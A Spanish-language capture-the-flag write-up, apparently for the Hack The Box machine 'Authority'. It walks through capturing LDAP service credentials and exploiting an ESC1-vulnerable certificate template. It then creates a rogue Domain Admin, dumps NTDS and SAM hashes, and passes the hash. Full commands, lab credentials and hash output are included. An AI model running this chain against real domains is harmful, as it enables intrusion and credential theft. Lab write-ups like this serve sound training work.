
Si le damos a "test ldap profile" nos da un error:




Lo que podemos hacer es añadir un valor que obligue al servidor realizar una autenticacion ldap contra nuestro servidor. Si nos ponemos a la escucha por ese puerto podremos obtener las credenciales que esta utilizando para autenticarse:



Le damos a aceptar y nos ponemos a la escucha por el puerto 389. Ahora hacemos click en "test ldap profile":



Recibimos las credenciales de usuario "svc_ldap". Vamos a validarlas con "netexec":



Son validas y podemos conectarnos haciendo uso de "evil-winrm":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.222 -u svc_ldap -p lDaP_1n_th3_cle4r!

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:

Data: For more information, check Evil-WinRM GitHub: https://github.c

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>
```

ESCALADA DE PRIVILEGIOS

Vamos a buscar a ver si tiene algun certificado vulnerable:

```
certipy-ad find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -vulnerable -stdout -ns 10.10.11.222
```

```
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : AutoEnrollmentCheckUserDsCertificate
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
        Write Property Principals       : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'AUTHORITY.HTB\\Domain Computers' can enroll, enrollee supplies subject and template allows client authe
ntication
```

Encontramos un template llamada "CorpVPN" que es vulnerable a ESC1. Nos dice que los "domain computers" son los que tienen privilegios para explotar esta vulnerabilidad. Lo que tenemos que hacer es crear un nuevo "computer" ya que son los que tienen privilegios en la template vulnerable. Primero tenemos que verificar el "Machine Account Quota" (MAQ) que es la cantidad de ordenadores que puede crear un usuario. Esto se puede verificar con netexec:

```
netexec ldap 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec ldap 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUT
LDAPS       10.10.11.222    636    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ         10.10.11.222    389    AUTHORITY        [*] Getting the MachineAccountQuota
MAQ         10.10.11.222    389    AUTHORITY        MachineAccountQuota: 10
```

Nos dice que la "MachineAccountQuota" es 10 por lo que tengo el privilegio de crear hasta 10 PCs. Podemos crear PCs con "impacket-addcomputer":

`impacket-addcomputer 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -computer-name 'HACKING_PC' -computer-pass 'p@ssw0rd' -dc-ip 10.10.11.222`

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-addcomputer 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -computer-name 'HACKING_PC' -computer-pass 'p@ssw0rd' -dc-ip 10.10.11.222
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account HACKING_PC$ with password p@ssw0rd.
```

Con netexec podemos comprobar que el PC se ha añadido correctamente:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec ldap 10.10.11.222 -u HACKING_PC$ -p 'p@ssw0rd'
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:
LDAPS       10.10.11.222    636    AUTHORITY        [+] authority.htb\HACKING_PC$:p@ssw0rd
```

Ahora podemos solicitar el certificado del usuario administrador a traves del PC que hemos creado con "certipy-ad req":

`certipy-ad req -u HACKING_PC$ -p 'p@ssw0rd' -template CorpVPN -upn administrator@authority.htb -dns authority.htb -ca AUTHORITY-CA -dc-ip 10.10.11.222 2>/dev/null`

```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad req -u HACKING_PC$ -p 'p@ssw0rd' -template CorpVPN -upn adm
[*] Requesting certificate via RPC
[-] Got error: The NETBIOS connection with the remote host timed out.
[-] Use -debug to print a stacktrace
```

Suele dar este error de "remote host timed out" pero volvemos a solicitarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad req -u HACKING_PC$ -p 'p@ssw0rd' -template CorpVPN -upn admin
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
```

Hemos conseguido el certificado del usuario administrador. Ahora nos podemos concercar haciendo uso del certificado con "certipy-ad auth". Para conseguir una shell añadimos el parametro `-ldap-shell`:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad auth -pfx administrator_authority.pfx -ldap-shell -dc-ip 10.10.11.222
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://10.10.11.222:636'
[*] Authenticated to '10.10.11.222' as: u:HTB\Administrator
Type help for list of commands

# whoami
u:HTB\Administrator
```

El problema es que no disponemos de la mayoria de comandos:

```
# dir
*** Unknown syntax: dir

# pwd
*** Unknown syntax: pwd
```

Lo que podemos hacer es crear un nuevo usuario en el grupo de "Domain Admins"

```
# help

 add_computer computer [password] [nospns] - Adds a new
 rename_computer current_name new_name - Sets the SAMAc
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
```

Creamos el usuario y se genera una contraseña para este:

```
# add_user hacker
Attempting to create user in: %s CN=Users,DC=authority,DC=htb
Adding new user with username: hacker and password: 5v3"_)O97tda|;* result: OK
```

Lo añadimos al grupo "Domains Admins":

```
# add_user_to_group hacker "Domain Admins"
Adding user: hacker to group Domain Admins result: OK
```

Con netexec verificamos que el usuario se ha añadido:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.222 -u hacker -p '5v3"_)O97tda|;*'
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name
SMB         10.10.11.222    445    AUTHORITY        [+] authority.htb\hacker:5v3"_)O97tda|;* (Pwn3d!)
```

Como pertenece al grupo "Domain Admins" podemos dumpearnos el ntds para conseguir todos los hashes ntlm de los usuarios:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.222 -u hacker -p '5v3"_)O97tda|;*' --ntds vss
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M nt
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (sig
SMB         10.10.11.222    445    AUTHORITY        [+] authority.htb\hacker:5v3"_)O97tda|;* (Pwn3d!)
SMB         10.10.11.222    445    AUTHORITY        [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.11.222    445    AUTHORITY        Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::
SMB         10.10.11.222    445    AUTHORITY        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.222    445    AUTHORITY        AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:c4a6aca3375d6b175aa01666f7d430c2:::
SMB         10.10.11.222    445    AUTHORITY        krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
SMB         10.10.11.222    445    AUTHORITY        svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::
SMB         10.10.11.222    445    AUTHORITY        hacked_PC$:11602:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
SMB         10.10.11.222    445    AUTHORITY        HACKED$:11603:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
SMB         10.10.11.222    445    AUTHORITY        test$:11604:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
SMB         10.10.11.222    445    AUTHORITY        HACKING_PC$:11605:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
```

Tambien podemos realizar un ataque "DC-sync" en el que dumpeamos la sam, el system y el secutity para obtener los hashes de los usuarios con "impacket-secretsdump":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump 'authority.htb/hacker:5v3"_)O97tda|;*'@10.10.11.222
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x31f4629800790a973f9995cec47514c6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a15217bb5af3046c87b5bb6afa7b193e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
HTB\AUTHORITY$:aes256-cts-hmac-sha1-96:0da766515792f21d7d97c6ed7b2e571ca73701f7d222c87ca7a4658af53bf0d6
HTB\AUTHORITY$:aes128-cts-hmac-sha1-96:494b09b1ae9e0199fc24db4f56900059
HTB\AUTHORITY$:des-cbc-md5:292f54a8f88afe58
HTB\AUTHORITY$:plain_password_hex:c72ccb258c324a646ef67df47de0946addf18c44d18edd6ee98289772a25613a1cf8615dc35cabb7cbc57d
ad439bd712b029718ab37089dd6df3a27113c3cda6b2a54a535a21d99c3026baafa926fd99bf4697e5efcc3509eae3543dc87ce3dd05ce7aaf9ba9e0
HTB\AUTHORITY$:aad3b435b51404eeaad3b435b51404ee:c4a6aca3375d6b175aa01666f7d430c2:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd5d60027f85b1132cef2cce88a52670918252114
dpapi_userkey:0x047c1e3ad8db9d688c3f1e9ea06c8f2caf002511
[*] NL$KM
 0000   F9 41 4F E3 80 49 A5 BD  90 2D 68 32 F7 E3 8E E7   .AO..I...-h2....
 0010   7F 2D 9B 4B CE 29 B0 E6  E0 2C 59 5A AA B7 6F FF   .-.K.)...,YZ..o.
 0020   5A 4B D6 6B DB 2A FA 1E  84 09 35 35 9F 9B 2D 11   ZK.k.*....55..-.
 0030   69 4C DE 79 44 BA E1 4B  5B BC E2 77 F4 61 AE BA   iL.yD..K[..w.a..
NL$KM:f9414fe38049a5bd902d6832f7e38ee77f2d9b4bce29b0e6e02c595aaab76fff5a4bd66bdb2afa1e840935359f9b2d11694cde7944bae14b5b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::
hacker:11607:aad3b435b51404eeaad3b435b51404ee:0c39142f46dde9d1f6250e3fff44feed:::
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:c4a6aca3375d6b175aa01666f7d430c2:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:72c97be1f2c57ba5a51af2ef187969af4cf23b61b6dc444f93dd9cd1d5502a81
Administrator:aes128-cts-hmac-sha1-96:b5fb2fa35f3291a1477ca5728325029f
Administrator:des-cbc-md5:8ad3d50efed66b16
krbtgt:aes256-cts-hmac-sha1-96:1be737545ac8663be33d970cbd7bebba2ecfc5fa4fdfef3d136f148f90bd67cb
krbtgt:aes128-cts-hmac-sha1-96:d2acc08a1029f6685f5a92329c9f3161
krbtgt:des-cbc-md5:a1457c268ca11919
svc_ldap:aes256-cts-hmac-sha1-96:3773526dd267f73ee80d3df0af96202544bd2593459fdccb4452eee7c70f3b8a
svc_ldap:aes128-cts-hmac-sha1-96:08da69b159e5209b9635961c6c587a96
svc_ldap:des-cbc-md5:01a8984920866862
hacker:aes256-cts-hmac-sha1-96:908d583ce0c7d38edc0cb9513462d815ed486461a6bd9123a2c2c66f484a0f9f
hacker:aes128-cts-hmac-sha1-96:bd6102a93e6ccf7f7ccf94bedb36a33f
hacker:des-cbc-md5:4fda026891f80d58
AUTHORITY$:aes256-cts-hmac-sha1-96:0da766515792f21d7d97c6ed7b2e571ca73701f7d222c87ca7a4658af53bf0d6
AUTHORITY$:aes128-cts-hmac-sha1-96:494b09b1ae9e0199fc24db4f56900059
AUTHORITY$:des-cbc-md5:b085b5b5fb0b8661
[*] Cleaning up...
```

Con el hash del usuario administrador podemos realizar un "Pass The Hash" con "impacket-wmiexec":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec authority.htb/administrator@10.10.11.222 -hashes aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator
```